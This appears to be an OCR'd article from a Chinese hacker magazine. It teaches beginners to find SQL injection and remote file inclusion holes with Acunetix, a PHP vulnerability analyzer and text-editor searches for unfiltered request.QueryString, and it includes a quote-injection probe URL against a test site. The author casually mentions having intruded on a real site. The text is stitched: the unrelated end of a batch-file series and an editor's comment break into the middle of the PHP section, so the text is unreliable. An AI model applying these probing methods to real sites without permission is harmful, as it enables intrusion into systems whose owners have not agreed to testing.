


图2 查看扫描结果

在Alerts树目录下，菜鸟们看到了熟悉的SQL Injection了吧，嘿嘿，就是SQL注入漏洞喽。接着我们展开这个目录，如图3。




图3 查看PHP注入漏洞

菜菜可以看到我选中的是artists.php文件，在右边的信息栏处可以看到Severity（严重度）为high（高），其中我以方框表明的是测试方式，完整的提交就是：**http://testphp.acunetix.com/artists.php?artist=%27**，打开后出现了典型的SQL注入出错页，如图4。




图4 出现SQL注入错误

其中http://testphp.acunetix.com/artists.php?artist=%27这里最后的%27是单引号的URL格式编码，以用来测试是否存在漏洞。如果菜菜还没从黑手学会PHP注入，图3右边的References（参考）有详细的SQL注入材料噢。在扫描结果的Alerts树目录下，标有黄色的感叹号表示影响严重，其它的分别代表中（medium）和低（low），蓝色的表示是特殊的信息，比如敏感字符串、邮箱等，如图5。




图5 发现敏感信息

Acuntix扫描到的站点结构我们在图2中可以看到，位于根目录下的**Site Structure**，这个功能很不错哦，之前入侵一个BT站点，版权信息全改了，还好用Acuntix扫出来的站点结构文件的title信息判断是什么程序了。Acuntix还有很多其它功能，比如自定义提交数据包、暴力破解、嗅探等，但本文主题是检测漏洞，详细的使用就是菜菜的任务啦。

二、Php 漏洞分析器

顾名思义就是分析PHP脚本漏洞啦，它可以寻找PHP远程文件包含漏洞（Remote File Include）、SQL注入漏洞（SQL Injection）、远程命令执行（Remote Command Execution）等。

好了，《小菜学BAT》三步曲已经全部写完了，希望大家喜欢它，并能从中学到点东西！在这里我要感谢非安全后生和PP猴给我的帮助！PS.我初三了，大家祝我考进好的高中吧！

[文章中涉及到的批处理文件在光盘中有收录]

编辑点评：

到这里这个系列的文章就算告一段落了，总给人一种意犹未尽的感觉。批处理的东西除了作者说的这些以外，还有很多内容，可以这么说，掌握越多的命令的使用，你就可以编写越强大的批处理。就本篇文章而言，作者对for命令的介绍还是主要集中在了for /l的用法，而它最强大的用法for /f却说的很少。不过作者才初三，不错了，后生可畏啊，想我初三时候还正玩疯狂坦克。希望踏雪继续努力，以后能给我们带来更多精彩的文章。

这个程序由Paul Bakoyiannis编写，我们来看看主界面吧，如图6。




图6 PHP漏洞分析器界面

界面简单明了，我们来测试远程文件包含漏洞的查找吧，这个功能主要就是针对**require()**、**include()**、**include_once()**、**require_once()**等文件包含函数的查找，如果变量没有过滤就表明存在文件远含漏洞了。现在我们从国外安全站点找一份关于RFI(Remote File Include)的漏洞报告，看看PHP漏洞分析器是否能挖到洞。

就拿syndeoCMS 2.5.01程序测试吧，根据安全公告说明main.inc.php文件中**$cmsdir**变量没有过滤。我下载这套源码后，在主界面点击“Choose File”按钮选择main.inc.php漏洞文件，然后点击“Analyze Code”按钮分析代码，再转到Remote File Include标签，嘿嘿！漏洞找到啦，就这么简单，如图7。




图7 发现RFI漏洞

从图7可以看到$cmsdir变量没啥过滤噢！还有一个工具RFI扫描器能针对整个目录分析，放在光盘里。接下来我们测试SQL注入漏洞分析吧，再找一个安全公告看，miniBB 2.1论坛程序存在SQL注入漏洞，主要在bb_func_search.php文件中**$sqlstr**变量过滤不严，如图8。

安全公告给出了miniBB 2.1程序的下载地址http://www.minibb.net/download.php?file=minibb21,偶速度下载，然后用PHP漏洞分析器打开bb_func_search.php文件分析，嘿嘿，一阵奸笑中，又一个漏洞难逃黑手，如图9。




图8 查看程序漏洞公告




图9 发现SQL注入漏洞

菜菜们可以看到，PHP漏洞分析器给出了$sqlstr在哪一行，与图8安全公告代码很吻合，这方便了我们快速定位漏洞位置。对于图9中右方的GET与POST提交，菜鸟们深入体会再去看看吧，其它的漏洞分析就不需要我再多说了，现在接着菜菜们的快速ASP漏洞挖掘吧！follow me ！

三、文本编辑工具：Notepad++、EditPlus

之前本菜鸟用记事本挖ASP洞时，那时总在百万行的代码里晕头转向，后来遇上Notepad++、EditPlus后头脑就明显清醒多了，经常在黑手发WEB漏洞的牛人们，他们就经常使用增强性的文本编辑工具哦，还有EditPlus、ImEditor、UE文本编辑工具等。

我选Notepad++是因为很人性化，操作简单，而且是免费开源的。其中代码高亮个人感觉是其它同类编辑工具比较好的，现在介绍一些技巧，如何速度找到关键代码。这里就用黑手11期Sniperhg作者写的《让你死得体无完肤－探访漏洞之王》关于房地产开发公司网站管理系统源码正式版程序来说明吧。首先从http://www.wrtx.cn/dow/fdc2.rar下载源码，然后用Notepad++打开漏洞文件CompHonorBig.asp文件，如图10。




图10 查看源代码

现在菜鸟们看看主界面，在ASP代码左边表明了行数，很方便寻找代码的位置，菜菜们注意醒目的<%%>显示为黄色，说明是ASP的代码块，淡蓝色的表明是ASP的代码，所以看代码时，我们直接看醒目的黄色代码块，至于蓝色的HTML代码直接略过即可，这里主要说明Notepad++易于阅读分析代码。

现在菜菜们仍然得补下基本的ASP知识，不然后面找注入漏洞啥都不懂噢！对于菜菜来说，只要特别注意**Request**对象，它可以获取浏览器的信息，把浏览器输入的信息传递给服务器，如果传入的信息没有充分过滤非法字符呢？嘿嘿，我们可以构造一个查询管理员的SQL语句啦。Request对象还有5个集合，即**Querystring**、**Cookies**、**form**、**ClientCertificate**、**serverVariables**，Querystring就是常见的GET数据方式，我们从图10中看到：

```
<% dim id
id=request.QueryString("id") %>
```

id变量是啥也没处理就让QueryString对象处理，常见的过滤方式有**Replace()**，自定义函数过滤。我推荐大家一个比较傻瓜方法，直接从程序的目录文件中搜索**request.QueryString**字符串，如果发现有变量没有被Relpace()、IsNumper()与自定义函数过滤，嘿嘿，说明一个漏洞就出来了。Notepad++有针对目录搜索，但是方便性不太好，我用EditPlus。

这里我们仍以房地产开发公司程序测试，安装后用EditPlus，打开进入主界面，在“搜索”菜单选择“多文件查找”，即可弹出查找对话框，如图11。




图11 多文件查找

在查找选项中，查找栏填“request.QueryString”，类型填“.asp”，目录就选择房地产开发公司程序文件夹即可，然后点击

“查找”，哈，结果出来了，如图12。

很明显比Sinperhg找到更多了，除了最后一个是程序粗心加了个等于号，所以不可用。在图12右下框中的搜索结果，如果想定位漏洞文件代码，直接双击即可，然后看看代码周边是否有过滤函数、自定义过滤函数，是否包含了防注入文件，如果啥都没，哈哈，菜菜挖到SQL注入漏洞啦！

Sinperhg在后面又发现了搜索型注入漏洞，当然，我们同样也可以找到，直接查找 **=request** 然后验证即可，如图13。

